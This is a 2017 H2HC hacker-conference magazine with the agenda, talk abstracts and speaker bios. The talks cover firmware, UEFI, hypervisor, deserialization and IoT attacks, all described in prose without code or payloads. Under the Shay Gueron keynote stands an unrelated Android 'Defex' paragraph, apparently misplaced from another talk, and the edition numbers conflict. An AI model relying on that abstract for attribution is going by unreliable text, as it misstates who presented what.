14ª EDIÇÃO | 2017

H2HC

CONFERENCE

TODOS OS DETALHES DA MAIOR CONFERÊNCIA HACKER DA AMÉRICA LATINA

H2HC MAGAZINE | 12ª EDIÇÃO | 2017

H2HC
HACKERS TO HACKERS CONFERENCE

Carta do Editor

Prezado(a) leitor(a),

Mais um ano se passou e, com grande satisfação, apresentamos a 12ª edição da H2HC Magazine!

É notável o aumento da qualidade técnica dos artigos publicados a cada edição. Só temos a agradecer a todos que contribuíram e contribuem com a revista, que aos poucos vem tentando trazer o método científico para o contexto dos novos pesquisadores de segurança no Brasil. Estas contribuições nos fizeram decidir remover a coluna de artigos traduzidos, priorizando assim artigos nacionais e conteúdo original. A cada dia temos mais pesquisadores interagindo com a gente no sentido de melhorar suas pesquisas, garantindo que elas tenham reprodutibilidade, tenham seus resultados analisados logicamente e comunicados de forma clara e acessível.

A partir desta edição teremos uma nova seção nesta revista. Seção esta destinada a falar sobre interessantes exploits e técnicas de corrupção de memória. Para maiores detalhes, ver o Forewords desta nova seção, chamada de "O exploit que eu vi". Esta será a única seção da revista que ainda eventualmente conterá traduções de trabalhos de outros pesquisadores, mas sempre adaptando e adicionando explicações e informação única.

Como forma de incentivo aos pesquisadores brasileiros, a H2HC Magazine está introduzindo um tipo de premiação para a seguinte forma de contribuição:

• Contribuição: artigos completos (onde você tenha feito a pesquisa) com conteúdo inovador para o mercado brasileiro (mesmo que seja análise de código ou tecnologia de terceiro), mesmo que ainda precisem de melhorias na escrita.

  • *Prêmio: inscrição gratuita na próxima edição da H2HC + palestra na H2HC University (que garante cobertura dos custos de locomoção e estadia)*

A H2HC Magazine é totalmente comprometida com a qualidade das informações aqui publicadas. Se você encontrou algum erro ou gostaria de agregar alguma informação, por favor, entre em contato conosco.

Nosso e-mail é revista@h2hc.com.br.

Boa leitura!

H2HC
HACKERS TO HACKERS CONFERENCE

H2HC MAGAZINE
12ª Edição | Outubro 2017

H2HC
14ª Edição | Outubro 2017

DIREÇÃO GERAL
Rodrigo Rubira Branco
Filipe Balestra

DIREÇÃO DE ARTE / CRIAÇÃO
Letícia Rolim

REDAÇÃO / REVISÃO TÉCNICA
Gabriel Negreira Barbosa
Ygor da Rocha Parreira
Raphael Campos Silva
João Guilherme Victorino
Leandro Bennaton

IMPRESSÃO
Full Quality Gráfica e Editora

AGRADECIMENTOS
Fernando Mercês
João Filho Matos Figueiredo
Fernando Leitão

ORGANIZAÇÃO

patrocinadores
PLATINUM

patrocinadores
OURO

patrocinadores
SILVER

HACKING

APOIO

SUMÁRIO

AGENDA 2017

CONFERÊNCIA

DIA 1

	H2HC	H2HC | University
08:20	Credenciamento e entrega dos crachás H2HC	
08:50	**ABERTURA** - Filipe Balestra & Rodrigo Branco	
09:10	Keynote 1: Is your memory protected? Attacks on encrypted memory and constructions for memory protection *Shay Gueron*	Introdução à Virtualização *Gabriel Barbosa*
10:10	Betraying the BIOS: Where the Guardians of the BIOS are Failing *Alex Matrosov*	PenTest: Evolution and Tricks *Igor Parreira*
11:10	Medical records black market value *Matias Katz*	Introduction to profiling, debugging and tracing tools *Isnaldo Francisco de Melo Jr*
12:10	LUNCH / ALMOÇO	
14:10	Hacks & Case Studies: Cellular Devices *Butterly & Hendrik*	Hacking ultrasound machines for fun and profit *Victor Pasknel de Alencar Ribeiro*
15:10	UEFI BIOS holes: So Much Magic, Don't Come Inside | *Alexander Ermolov*	Um overview sobre as bases das falhas de desserialização nativa na JVM | *Joao Matos*
16:10	BREAK / INTERVALO	
16:40	50 Shades of Visual Studio *Marion Marschalek*	Utilizando Inteligência Artificial para Atacar Aplicações Web | *Glaudson Ocampos a.k.a. Nash Leon*
17:40	DIYBio community helping SUS *Janine Medina a.k.a. Nina Alli*	Firmware is the new Black: Analyzing Past Three Years of BIOS&UEFI Security Vulnerabilities *Rodrigo Branco*

CONFERÊNCIA

DIA 2

	H2HC	H2HC | University
10:00	Keynote: Your Ideas Are Worthless *Mike Ossmann*	Keynote: Where is my identity? *Nelson Brito*
11:00	Software attacks on different type of system firmware: arm vs x86 *Oleksandr Bazhaniuk*	Cripto Hardware com FPGA, como ir do 0 ao 1 *Luckas Faria*
12:00	LUNCH / ALMOÇO	
14:00	Penetration Testing in DevOps Environments *Matthias Luft*	Deixem a criptografia em paz! *Diego Aranha*
15:00	Porosity A Decompiler For BlockchainBased Smart Contracts Bytecode *Matt Suiche*	Parasite OS *Gustavo Scotti*
16:00	BREAK / INTERVALO	
16:30	Content Security Policy: Is It Dead Yet? *Sergey Shekyan*	Deobfuscating malware with logic: The use of SMT solvers in the IT Security *Thais Hamasaki*
17:30	Hacking Smart Home Devices *Fernando Gont*	
18:30	ENCERRAMENTO	

PALESTRAS
E PALESTRANTES ***H2HC***

Keynote: Attacks on encrypted memory: Beyond the single bit conditionals

Shay Gueron

Protecting users's privacy in virtualized cloud environments is an increasing concern for both users and providers. A hypervisor provides a hosting facility administrator with the capabilities to read the memory space of any guest VM. Therefore, nothing really prevents such an administrator from abusing these capabilities to access users' data. This threat is not prevented even if the whole memory is encrypted with a single (secret) key. Guest VM's can be isolated from the administrator if each guest VM has its memory space encrypted with a unique per-VM key. Here, while the hypervisor's memory access capabilities remain unchanged, reading a VM memory decrypts the VM's encrypted data with the wrong key and therefore gives no advantage to the attacker. This is indeed the motivation behind some newly released technologies in latest processors.

However, this talk argues that the privacy claim of any technology that uses different encryption keys to isolate hypervisor administrators from guest VM's cannot be guaranteed. To show this, it demonstrates a new instantiation of a 'Blinded Random Block Corruption (BRBC) Attack. Under the same scenario assumptions that the per-VM keying method addresses, the attack allows a cloud provider administrator to use the capabilities of a (trusted) hypervisor in order to login to a guest VM (besides the encrypted memory). This completely compromises the user's data privacy. Furthermore, we also demonstrate that even non-boolean values can be effectively targeted by attackers, forcing the elevation of privileges of a process running in a protected VM as demonstration.

This shows, once again, that memory encryption by itself, is not necessarily a defense-in-depth mechanism against attackers with memory read/write capabilities. A better guarantee is achieved if the memory encryption includes some authentication mechanism.

The Android mobile operating system has the largest market share on smartphones, which makes it a target for attackers seeking personal information leakage, industrial espionage, profit and fun. Kernel vulnerabilities are largely exploited in this context in order to achieve privilege escalation and perform unauthorized actions. By analyzing the exploitation modus operandi and the mobile operating system characteristics, Defex (Defeat Exploitation) has been designed to provide a set of security controls that act as an adaptive immune system to learn the smartphone behavior and proactively respond to exploitation. Defex can currently detect vertical and horizontal privilege escalation, learn and enforce systemcall policies, learn and enforce command signatures on execve, perform runtime binary integrity verification, among other security controls. The objective is to enhance the smartphone resiliency with multiple layers of protection that can assist one another.

BIO: *Associate Professor and Engineering Fellow, University of Haifa and Amazon. Shay Gueron is an Associate Professor of Mathematics at the University of Haifa, Israel. He holds a Senior Principal Engineer position in Cloud Security at Amazon. Previously he worked at Intel as Senior Principal Engineer, served as Intel's Senior Cryptographer. His interests include cryptography, security and algorithms. Gueron is been responsible for some of Intel processors' instructions such as AES-NI, PCLMULQDQ and coming VPMADD52, and for various micro-architectural features that speed up cryptographic algorithms. He contributed software to open source libraries (OpenSSL, NSS), with significant performance gains for symmetric encryption, public key algorithms and hashing. Gueron was one of the Intel Software Guard Extensions (SGX) technology architects, in charge of its cryptographic definition and implementation, and the inventor of the Memory Encryption Engine.*

Introdução à Virtualização

Gabriel Negreira Barbosa

Seja como um simples artifício para teste de software ou como base para mecanismos de segurança implementados em sistemas operacionais modernos, a virtualização é amplamente utilizada nos dias de hoje para os mais diversos fins. Mas como ela realmente funciona? O que está por trás das máquinas virtuais? Essa palestra tem o objetivo de prover uma introdução a alguns conceitos sobre virtualização importantes para a compreensão de alguns de seus aspectos de segurança.

BIO: *Gabriel Negreira Barbosa trabalha como pesquisador de segurança Principal na Intel. Anteriormente, trabalhou como engenheiro de segurança de software 2 na Microsoft e como pesquisador de segurança líder na Qualys. Recebeu o título de bacharel em ciência da computação pela PUC-SP; e de mestre pelo ITA, onde participou de projetos de segurança para o governo brasileiro e a Microsoft Brasil. Já apresentou trabalhos em algumas conferências, como H2HC, SACICON, Troopers, Black Hat USA e BSides (PDX e DFW).*

Betraying the BIOS: Where the Guardians of the BIOS are Failing

Alex Matrosov

For UEFI firmware, the barbarians are at the gate -- and the gate is open. On the one hand, well-intentioned researchers are increasingly active in the UEFI security space; on the other hand, so are attackers. Information about UEFI implants -- by HackingTeam and state-sponsored actors alike -- hints at the magnitude of the problem, but are these isolated incidents, or are they indicative of a more dire lapse in security? Just how breachable is the BIOS?

In this presentation, I'll explain UEFI security from the competing perspectives of attacker and defender. I'll cover topics including how hardware vendors have left SMM and SPI flash memory wide open to rootkits; how UEFI rootkits work, how technologies such as Intel Boot Guard and BIOS Guard (and the separate Authenticated Code

Module CPU) aim to kill them; and weaknesses in these protective technologies. There are few public details; most of this information has been extracted by reverse engineering.

BIO: Alex Matrosov is a Principal Research Scientist at Cylance. He has over a decade of experience with reverse engineering, advanced malware analysis, firmware security, and advanced exploitation techniques. Before joining Cylance, Alex served as Principal Security Researcher at Intel Security Center of Excellence (SeCoE) where he lead BIOS security for Client Platforms. Before this role, Alex spent over six years at Intel Advanced Threat Research team and ESET as Senior Security Researcher. He is also author and co-author of the numerous research papers and the book "Rootkits and Bootkits: Reversing Modern Malware and Next Generation Threats". Alex is frequently invited to speak at security conferences, such as REcon, Ekoparty, Zeronigths, Black Hat and DEF CON. Also, he is awarded by Hex-Rays for open-source plugin HexRaysCodeXplorer which is developed and supported since 2013 by REhint's team.

PenTest: Evolution and Tricks

Ygor da Rocha Parreira (dmr)

Ao longo dos últimos 15 anos as empresas têm empregado computação ofensiva como ferramenta de auxílio na melhoria da segurança de seus sistemas e ambientes. A primeira parte desta apresentação vai discutir a evolução dos testes de intrusão durante este período, desde as análises de vulnerabilidade até os atuais exercícios de Red Team. Você entenderá as diferenças entre os diversos tipos de testes, e onde empregar cada um deles em sua organização. A segunda parte desta apresentação vai mostrar diversas técnicas altamente eficazes durante um teste de intrusão contemporâneo.

BIO: Ygor tem extensiva experiência em testes de intrusão focado em ataques low-level, infraestrutura de rede, ataques a protocolos, problemas de corrupção de memória, auditoria de código fonte, aplicações web, wireless, RFID, PoS e sistemas de cartão de pagamento (cartão de crédito), ATMs, aplicações mobile (iOS e Android), phishing, exploração de client-side e execução coordenada de testes de negação de serviço distribuída (DDoS). É líder do time de Red Team da Threat Intelligence responsável por criar metodologia e ferramentas para a execução deste tipo de teste.

Medical records black market value

Matias Katz

Medical record breaches have a double impact, since they harm the healthcare institutions, but also disclose private and sensitive information about the patients. Because of this, the value of EHR (Electronic Health Records) has exceeded the value of financial records, not only because it opens the door for liability actions, but also because it can damage (or ruin) the patients life.

In this talk I will cover the different ways in which an owned server could be taken advantage of for profit purposes, and then I will discuss about the sell value of medical and financial information in the black market. I will cover a few specific recent cases (like the last one from Equifax), describe the attack vector, calculate how much it cost to the companies and end users, and talk about how it could have been fixed.

BIO: Matias Katz is a Web & Infrastructure Security specialist. He has spoken at BlackHat, H2HC, Hack in Paris, Ekoparty, HackMiami, Campus party, OWASP and many other international conferences. He is the CEO of MKIT (www.mkit.com), a company that specializes in Red Team operations, on-demand incident response services, and personalized strategy planning and execution. He is also the founder of Andsec Security Conference (www.andsec.org).

Introduction to data mining using tracing and profiling tools

Isnaldo Francisco de Melo

In this presentation, I will show some useful tools for general development and testing. It will be the basic introduction for tracing, profiling, and debugging tools. Some basic information regarding Linux, iOS and Windows will be explained, basic explaining the architecture relation with those tools.

BIO: Isnaldo Francisco de Melo jr Did his bachelor degree at Mackenzie University, in Sao Paulo, sandwich program in Halifax, Canada at university Saint Marys. He worked in several tech companies in Sao Paulo and also computer science education He started masters at UFABC in deep learning He is currently doing PhD at UdM in data mining and operating systems Cosupervising a honours thesis of Gabriel Alabarse, at Universidade Anhembi.

Hacks & Case Studies: Cellular Devices

Butterly & Schmidt

Hacking is fun and so are learning and playing with new things, as such the choice of utilizing my small GSM network for research was trivial. Having seen various approaches for cellular communications in previous projects, I decided to start collecting connected devices "just to have a closer look". As the title already announces, the talk will cover various devices and shed light on how they communicate with the rest of the world. It will show how each one can be remotely controlled and which reporting channels are in use. Where possible simple hacks will show how most identified security measures can be circumvented and what this can mean for the operator/user of the device. To do so we'll be bringing a few devices like a GPS tracker/vehicle immobilizer live on stage together with our testing setup. Every single case study helps creating a bigger picture of cellular communications - how they work, how they're secured and how they can be broken.

BIO: Brian is a security researcher, analyst and simply a hacker at Heidelberg (Germany) based ERNW GmbH. Coming from the field of electronic engineering he tends to choose alternate approaches when hitting new projects. He currently works on the intersection of embedded-, mobile and telco-security, with tasks and research ranging from evaluating apps and devices through to analyzing their transport networks and backend infrastructures. Resulting from the broad range of practical experience and natural curiosity he has developed a very diverse set of skills and knowledge. He enjoys cracking open black boxes and learning about their details down to the electronic circuits and creating the tools he

needs on the way. He is always happy to share his knowledge and findings.

Hendrik Schmidt is a seasoned security researcher with vast experiences in large and complex enterprise networks. He is a pentester at the German based ERNW GmbH with focus on telecommunication networks. Over the years he evaluated and reviewed all kinds of network protocols and applications. He loves to play with complex technologies and networks and demonstrated several implementation and design flaws. In this context he learned how to play around with core and backhaul networks, wrote protocol fuzzers and spoofers for testing implementations and security architecture. As his profession of pentester, security researcher and consultant he will happily share his knowledge with the audience.

Hacking ultrasound machines
for fun and profit

Victor Pasknel

Descrição: Hospitais e clinicas são ambientes ricos em dados sensíveis. Protocolos de comunicação e tecnologias especificas da área médica podem ser exploradas para causar vazamentos de informações sobre pacientes. Esta palestra tem como objetivo apresentar os resultados de minha pesquisa sobre a segurança de equipamentos médicos e tecnologias frequentemente utilizadas em ambientes hospitalares (DICOM e PACS).

BIO: Doutorando em Ciência da Computação pela Universidade de Fortaleza. Consultor de segurança na Morphus Segurança da Informação e professor universitário com ênfase em segurança da informação.

UEFI BIOS holes: So Much Magic,
Dont Come Inside

Alexander Ermolov

This report introduces the topic of the vulnerability searching process in the firmware of GA-Q170M-D3H motherboard. It also describes how the CPU level debugger can be obtained with the help of Intel DCI technology at home. Detailed information on how to operate with the debugger will also be provided. We will tell how Intel DCI was used to detect the vulnerability common for all types of motherboards. In addition, we will demonstrate how to exploit the very same vulnerability in Intel NUC Kit NUC7i3BNH despite this vulnerability has been patched.

BIO: Researcher, reverse engineer, and information security expert. A staff member of Embedi. My passion includes low-level design, analysis of system software, BIOS, and other firmware. I love to research undocumented technologies.

Um overview sobre as bases das falhas de desserialização nativa na JVM

João Filho Matos Figueiredo

Essa palestra é complementar ao artigo da revista e visa abordar, didaticamente, os mecanismos internos que tornam a desserialização na JVM um potencial ponto exploração. Serão discutidos os conceitos fundamentais dessa classe de vulnerabilidades, de forma a permitir um melhor entendimento - seja para quem trabalha como testador, quanto para aqueles que pretendem melhor se proteger destes problemas. A teoria será consolidada com a demonstração prática da exploração de duas CVEs (tendo sido uma delas publicada especialmente para ser usada neste paper/palestra), além da apresentação de um Lab desenvolvido para auxiliar nos testes de payloads. Por fim, serão sugeridas algumas medidas de remediação.

BIO: Possui formação em Ciência da Computação e Mestrado em Sistemas Distribuídos, ambos pela Universidade Federal da Paraíba (UFPB). Foi pesquisador no Laboratório de Arquitetura e Sistemas de Software no Centro de Informática da UFPB, onde trabalhou com criptografia e segurança aplicada a sistemas de saúde - tendo recebido algumas premiações acadêmicas na área. Atuou como instrutor em treinamentos para servidores públicos e militares (exército brasileiro) pela Escola Superior de Redes (ESR-RNP) e em pós-graduações. Costuma realizar pentests independentes, tendo notificado vulnerabilidades de execução remota de código (RCE) afetando empresas como: samsung.com, blackberry.com, Oracle Cloud, Departamento de Defesa Americano (DoD) e outras dos setores financeiro e governamental. É autor da ferramenta JexBoss - publicada em 2014 para verificação e exploração de vulnerabilidades de desserialização e misconfigurations em servidores de aplicação Jboss (atualmente a ferramenta independe de servidor de aplicação).

---

50 Shades of Visual Studio

Marion Marschalek

Compilers can do ugly things to binary code, we know that, but how ugly does it get when one tries to visualize this? With the help of disassembly tools we can look at the function layout, but also at the actual instructions of compiled binaries. How fun would it be though, if we could look, instead of at individual instructions and functions, at all instructions at the same time? This talk will explore visualization methods applied to distributions of individual instructions and different classes of instructions within Visual Studio compiled binaries, to make it easy for analysts to find things such as encryption or compression algorithms, to distinguish different binary packers; but also to find differences in compiler optimization measures applied to one and the same code base. This kind of visualization helps finding out, how much Visual Studio alters code when applying certain optimization options for compilation. Besides fun, the resulting images are also quite beautiful, just saying. The visualizations presented are fully generated relying on open source tools, such as r2graphity, Gephi and D3JS.

BIO: Marion Marschalek is a former malware analyst and reverse engineer, who recently started work at Intel in order to conquer the field of low level security research. She has spoken at all the conferences and such, and seen all the things, and if you want more details on her current activities you'll have to find your way around Intel's law department. Also, she runs a free reverse engineering workshop for women, because the world needs more crazy researchers \m/

Utilizando Inteligência Artificial para
Atacar Aplicações Web

Glaudson Ocampos a.k.a. Nash Leon

A Inteligência Artificial tem sido bem sucedida em resolver diversos problemas complexos em ramos tão distintos como jogar Xadrez, Poker, criação de carros autônomos, etc. Nessa palestra,

veremos como é possível aplicar conceitos e algoritmos de IA para automatizar ataques WEB de maneira inteligente e bem-sucedida.

BIO: Analista de Segurança Sênior da Conviso Application Security. Profissional de Teste de Intrusão com mais de 15 anos de experiência. Executou diversos projetos de Segurança defensiva e ofensiva tais como desenvolvimento de WAF, IPS etc. Criou exploits para diversas falhas em servidores e aplicativos. Seu foco atual de pesquisa é IA aplicada à Segurança da Informação e Criptanálise Aplicada.

DIYBio community helping SUS

Janine Medina a.k.a. Nina Alli

Brasil has one of the first single payor medical systems (Sistema Único de Saúde, SUS) in the world. In such a large and diverse country, the system is faced with different obstacles (difficult terrain, lack of medical personnel, equipment, and funding). This is where I believe the DIYBio community can help - we have come up with new ways to get care to patients that is less expensive, easy to produce, and can be handled by the patient to send in for care management. I will discuss ways that the Brasilian system can teach the rest of the world how to make a single payor system successful with citizen scientists at its core.

BIO: Nina Alli is the Project Manager of the DEF CON BioHacking Village and works in biomedical and health engineering as well as information security research. My current research is on gynecological care for women around the world and leveraging technology to protect Personally Identifiable and Protected Health Information to eliminate patient data integrity loss.

Firmware is the new Black: Analyzing Past Three Years of BIOS&UEFI Security Vulnerabilities

Rodrigo Branco

In recent years, we witnessed the rise of firmware-related vulnerabilities, likely a direct result of increasing adoption of exploit mitigations in major/widespread operating systems - including for mobile phones. Pairing that with the recent (and not so recent) leaks of government offensive capabilities abusing supply chains and using physical possession to persist on compromised systems, it is clear that firmware is the new black in security. This research looks into BIOS/UEFI platform firmware, trying to help making sense of the threat. We present a threat model, discuss new mitigations that could have prevented the issues and offer a categorization of bug classes that hopefully will help focusing investments in protecting systems (and finding new vulnerabilities). Our data set comprises of 90+ security vulnerabilities handled by Intel Product Security Incident Response Team (PSIRT) in the past 3 years and the analysis was manually performed, using white-box and counting with feedback from various BIOS developers within the company (and security researchers externally that reported some of the issues - most of the issues were found by internal teams, but PSIRT is involved since they were found to also affect released products).

BIO: Rodrigo Rubira Branco (BSDaemon) works as Senior Principal Security Researcher at Intel Corporation in the Security Center of Excellence where he leads the Core Client and BIOS Teams. Rodrigo released dozens of vulnerabilities in many important software in the past. In 2011 he was honored as one of the top contributors of Adobe. He is a member of the RISE Security Group and is the organizer of Hackers to Hackers Conference (H2HC), the oldest security research conference in Latin America. He is an active contributor to open-source projects (like ebizzy, linux kernel, others). Accepted speaker in lots of security and open-source related events as Black Hat, Hack in The Box, XCon, OLS, Defcon, Hackito, Zero Nights, PhDays, Troopers and many others. Rodrigo is also part of the committee for many security conferences, such as Black Hat (invited reviewer), PhDays, Hackito, NoSuchCon, Opcde, CCNC, LACSEC and others.

Keynote: Your Ideas Are Worthless

Mike Ossmann

As the owner of an open source hardware company, I frequently encounter people who tell me why my business cannot possibly succeed. After six years of continuous growth, I would like to share my thoughts about why those people are wrong and how the mythology of invention affects perception. I'll share lessons from my background as a hacker, researcher, open source developer, and business owner and discuss the past, present, and future of science, technology, and the value of ideas.

BIO: Michael Ossmann is a wireless security researcher who makes hardware for hackers. Best known for the open source HackRF, Ubertooth, and GreatFET projects, he founded Great Scott Gadgets in an effort to put exciting, new tools into the hands of innovative people.

Keynote: Where is my identity?

Nelson Brito

Hacking has been one of the most exciting innovation drivers in the security industry... For long years, hacking was the most influence actor in the security industry, the security has been headed by us, we create it, we built it... But.. Have we lost our influence?

BIO: I'm merely another cybersecurity thinker and philosopher, occasionally researcher and enthusiast, addicted to computer and network (in)security, being the creator of the T50 and the only Brazilian to talk at the extinct PH-Neutral (invite-only) in Berlin.

Also, I've been playing key-roles in the security industry and community as a regular and sought-after speaker in the most influence conferences in Brazil: BSides, H2HC, YSTS, etc.

My researches are: POP, ESF, T50 and Inception — highlight to T50, a tool widely used by companies validating their infrastructures, incorporated by ArchAssault, BackTrack, BlackArch, Debian, Kali and Ubuntu.

Software attacks on different type of system firmware: arm vs x86

Oleksandr Bazhaniuk

In this research, we've explored attack surface of hypervisor and firmware in two different platforms: arm and x86. We will explain different attack scenarios using interrupts and other interfaces, as

well as interaction methods between firmware and hypervisor privilege levels. We will explore common vector attacks for both architectures.

This presentation will demonstrate attacks on windows 10 VBS as well as attacks on hypervisor in ARM based system with Qualcomm Snapdragon 808/810 SoC. Also we will provide new methods to test issues in ARM firmware by releasing ARM support for CHIPSEC framework and fuzzers for different firmware interfaces.

BIO: Alex Bazhaniuk (@ABazhaniuk) is an independent security researcher. Previously, Alex was a member of the Advanced Threat Research and Security Center of Excellence teams at Intel and Intel Security. His primary interest is the security and exploitation of low-level platform hardware and firmware, exploitation and binary analysis automation. His work has been presented at a number of security conferences. He is also a co-founder of DCUA, the first DEFCON group and CTF team in Ukraine.

Yuriy Bulygin (@c7zero) has been the chief threat researcher at Intel Security/McAfee and led the Advanced Threat Research team. Previously, Yuriy led microprocessor vulnerability analysis team at Intel. Yuriy is the author of open source CHIPSEC framework.

Cripto Hardware com FPGA,
como ir de do 0 ao 1

Luckas Faria

Considerando o mundo Open-Hardware e Open-source muito tem-se evoluído nos últimos tempos, isto graças ao barateamento da tecnologia o que tem feito que FPGAs tenham ficado cada vez mais acessíveis. Outra tecnologia que tem popularizado é FPGAs SOC (com uma interface CPU + FPGA, as vezes até no mesmo chip) o que tem ajudado muito no processo de teste e desenvolvimento dos módulos em hardware por uma interface de comunicação mais facilitada. Assim, nesta palestra, consideraremos estes recursos de desenvolvimento e guiaremos o processo de construção do nosso Cripto Hardware tendo como alvo estruturas de curvas elípticas criptográficas. Dentro desta implementação abordando dois aspectos, um com a máxima segurança e outro com o máximo throughput.

BIO: Professor na Universidade Anhembi Morumbi (UAM), Mestre em Eng. da Computação pela Universidade de São Paulo (USP) e formado em Ciência da Computação pela Universidade Estadual de Londrina (UEL). Atua como maker, tendo experiência com diversas plataformas de sistemas embarcados. Ganhador de vários prêmios em competições de sistemas embarcados. Atua principalmente com o desenvolvimento de hardwares criptográfico em plataforma FPGA. É membro de diversas comunidades de tecnologia, dentre elas a Papo De Sysadmin, organizando e participando como mentor de vários eventos na cidade de São Paulo. Tem em seu histórico palestras na CPBR, TDC-SP, TDC-PoA, TDC-Floripa, Latinoware, Forum de Hardware Livre, CryptoRave, BSides SP, BSides Latam, entre outros.

Penetration Testing in
DevOps Environments

Matthias Luft

Everyone has heard of Docker, Kubernetes, etcd, CI/CD -- and many other technologies that own a .io domain. More importantly, those technologies are now starting to be used in enterprise environments which also want to leverage potential development and deployment benefits. These potential benefits partly originate from the approach of the technologies to move complexity (like handling of logging or network architecture) down from the application into the platform, consequently making the platform more complex. This complexity on the one hand increases the likelihood for technical or logical vulnerabilities and misconfiguration, but on the other hand also makes it more difficult for researchers and penetration testers to approach it from a security perspective due to a steep learning and curve and setup requirements. In this presentation, we want to explain Docker, Kubernetes, overlay networking concepts, and supporting services from a penetration tester perspective and describe (anonymously) common vulnerabilities and misconfigurations we found in various environments (but not necessarily in the tools/platforms/technologies) itself.

BIO: Matthias Luft is a security researcher and one of the CEOs of the German security company ERNW. He is interested in a broad range of topics (such as DLP, virtualization, and network security) while keeping up with the daily consulting and assessment work.

Deixem a criptografia em paz!

Diego Aranha

A palestra trata de técnicas criptográficas e outras tecnologias para proteção da privacidade sob uma perspectiva histórica, culminando no desenvolvimento da chamada criptografia fim-a-fim implementada em aplicativos modernos para troca de mensagens como WhatsApp e Signal. Discute também abordagens que governos tem sugerido para interceptar conteúdo nessas plataformas, suas limitações fundamentais e correspondente impacto em seguraça. A idéia é desmistificar o debate atual em torno da criptografia e propor alternativas menos intrusivas para fins de investigação.

BIO: Professor Doutor na Universidade Estadual de Campinas (Unicamp) desde 2014. Tem experiência na área de Criptografia e Segurança Computacional, com ênfase em implementação eficiente de algoritmos criptográficos e análise de segurança de sistemas reais. Coordenou a primeira equipe de investigadores independentes capaz de detectar e explorar vulnerabilidades no software da urna eletrônica em testes controlados organizados pelo Tribunal Superior Eleitoral. Bacharel em Ciência da Computação pela Universidade de Brasília (2005), Mestre (2007) e Doutor (2011) em Ciência da Computação pela Universidade Estadual de Campinas. Recebeu em 2015 o prêmio Inovadores com Menos de 35 Anos Brasil da MIT Technology Review por seu trabalho com o voto eletrônico e Google Latin America Research Award para pesquisa em privacidade em 2015 e 2016.

Porosity A Decompiler For BlockchainBased
Smart Contracts Bytecode

Matt Suiche

Ethereum is gaining a significant popularity in the blockchain community, mainly due to fact that it is design in a way that enables developers to write decentralized applications (Dapps) and smart-contract using blockchain technology.

Ethereum blockchain is a consensus-based globally executed virtual machine, also referred as Ethereum Virtual Machine (EVM) by implemented its own micro-kernel supporting a handful number of instructions, its own stack, memory and

storage. This enables the radical new concept of distributed applications.

Contracts live on the blockchain in an Ethereum-specific binary format (EVM bytecode). However, contracts are typically written in some high-level language such as Solidity and then compiled into byte code to be uploaded on the blockchain. Solidity is a contract-oriented, high-level language whose syntax is similar to that of JavaScript. This new paradigm of applications opens the door to many possibilities and opportunities. Blockchain is often referred as secure by design, but now that blockchains can embed applications this raise multiple questions regarding architecture, design, attack vectors and patch deployments.

As we, reverse engineers, know having access to source code is often a luxury. Hence, the need for an open-source tool like Porosity: decompiler for EVM bytecode into readable Solidity-syntax contracts - to enable static and dynamic analysis of compiled contracts.

BIO: Matt Suiche is recognized as one of the world's leading authorities on memory forensics and application virtualization.

He is the founder of the United Arab Emirates based cyber-security start-up Comae Technologies. Prior to founding Comae, he was the co-founder & Chief Scientist of the application virtualization start-up CloudVolumes which was acquired by VMware in 2014. He also worked as a researcher for the Netherlands Forensic Institute.

His most notable research contributions enabled the community to perform memory-based forensics for Mac OS X memory snapshots but also Windows hibernation files. Since 2009, Matt has been recognized as a Microsoft Most Valuable Professional in Enterprise Security due to his various contributions to the community.

Parasite OS

Gustavo Scotti

Description: Typically, post-exploitation is an intelligence game. Accessing any of the host operating system resources exposes the attacker to defensive systems. Still relying on execve/ ProcessCreate family to run your arsenal? It's time to review your concepts. Parasite OS is a rogue operating system to manage its own tiny resources (memory, IO, CPU) on top of the host operating system. Starting with the simplest process management, it can run on a single and unique thread at user mode, managing multiple rogue processes (no rootkit required to hide your processes).

BIO: Gustavo Scotti (aka csh): did some cool stuff in the security space - including the infamous tsl-bind exploit, PS2 reverse engineering, and the Axur05 e-zine. Software engineer at Microsoft, worked from Xbox One's secure boot, content protection, and anti-piracy to cryogenic computing research. Currently playing with FPGA in data centers.

Content Security Policy: Is It Dead Yet?

Sergey Shekyan

Content Security Policy (CSP) is an 8 year old browser feature that helps fighting content injections. While an average web surfer most likely loads a page that employs CSP several times a day (thanks to the big dudes), overall adoption is still not perfect.

In this presentation, we will go over the evolution of CSP, browser support levels, caveats and mistakes in deploying an effective policy. We will focus on latest big changes in the specification that should ease the deployment process dramatically, including how to make violation reports useful.

Last but not least we will discuss what is still not covered by the CSP and how it can be abused.

BIO: Sergey Shekyan is an engineer at Shape Security where he is focused on developing tools to detect automated web attacks. He is interested in modern browser security features and contributes to web security specifications, including Content Security Policy. As part of CSP supporting work, he co-develops Salvation, a Java library to work with CSP, which is used by OWASP Zed Attack Proxy, The W3C Markup Validation Service, CSPValidator, and many other projects.

Deobfuscating malware with logic: The use of SMT solvers in the IT Security

Thais Moreira Hamasaki

IT security is becoming increasingly important to protect company assets. Analysis tools help analysts identifying vulnerabilities and issues before they cause harm downstream. Understanding how software and hardware can be secured using tools and techniques beyond standard debuggers ensures higher security and integrity. This talk is about the applications of SMT solvers in IT security and how I use them to analyze malicious binaries. (WiP).

BIO: She's been educated on two different continents in both physics and computer science, programming went from "just a tool" to an art for problem solving in her life, leading her to the amazing world of malware analysis and information security. Outside of the university, she teaches x86 and reverse engineering at the local hackerspace, cooks every evening something different, sings Karaoke and spends whole weeks offline climbing outdoor. She is the one with the SMT solvers and malware analysis.

Hacking Smart Home Devices

Fernando Gont

Smart home devices such as IP cameras have become ubiquitous. This presentation explores some of such devices and analyze the protocols and security properties associated with them. Common flaws will be identified and, where possible, advice on how to mitigate the associated issues will be provided. Live demonstrations will be provided for some of the identified issues, with a new version of the IoT Toolkit to be released as part of this presentation.

BIO: Fernando Gont specializes in the field of communications protocols security, working for private and governmental organizations from around the world.

Gont has worked on a number of projects for the UK National Infrastructure Security Co-ordination Centre (NISCC) and the UK Centre for the Protection of National Infrastructure (CPNI) in the field of communications protocols security. As part of his work for these organizations, he has written a series of documents with recommendations for network engineers and implementers of the TCP/IP protocol suite, and has performed the first thorough security assessment of the IPv6 protocol suite.

Gont is currently working as a security consultant and researcher for SI6 Networks (https://www.si6networks.com). Additionally, he is a member of the Centro de Estudios de Informatica (CEDI) at Universidad Tecnológica

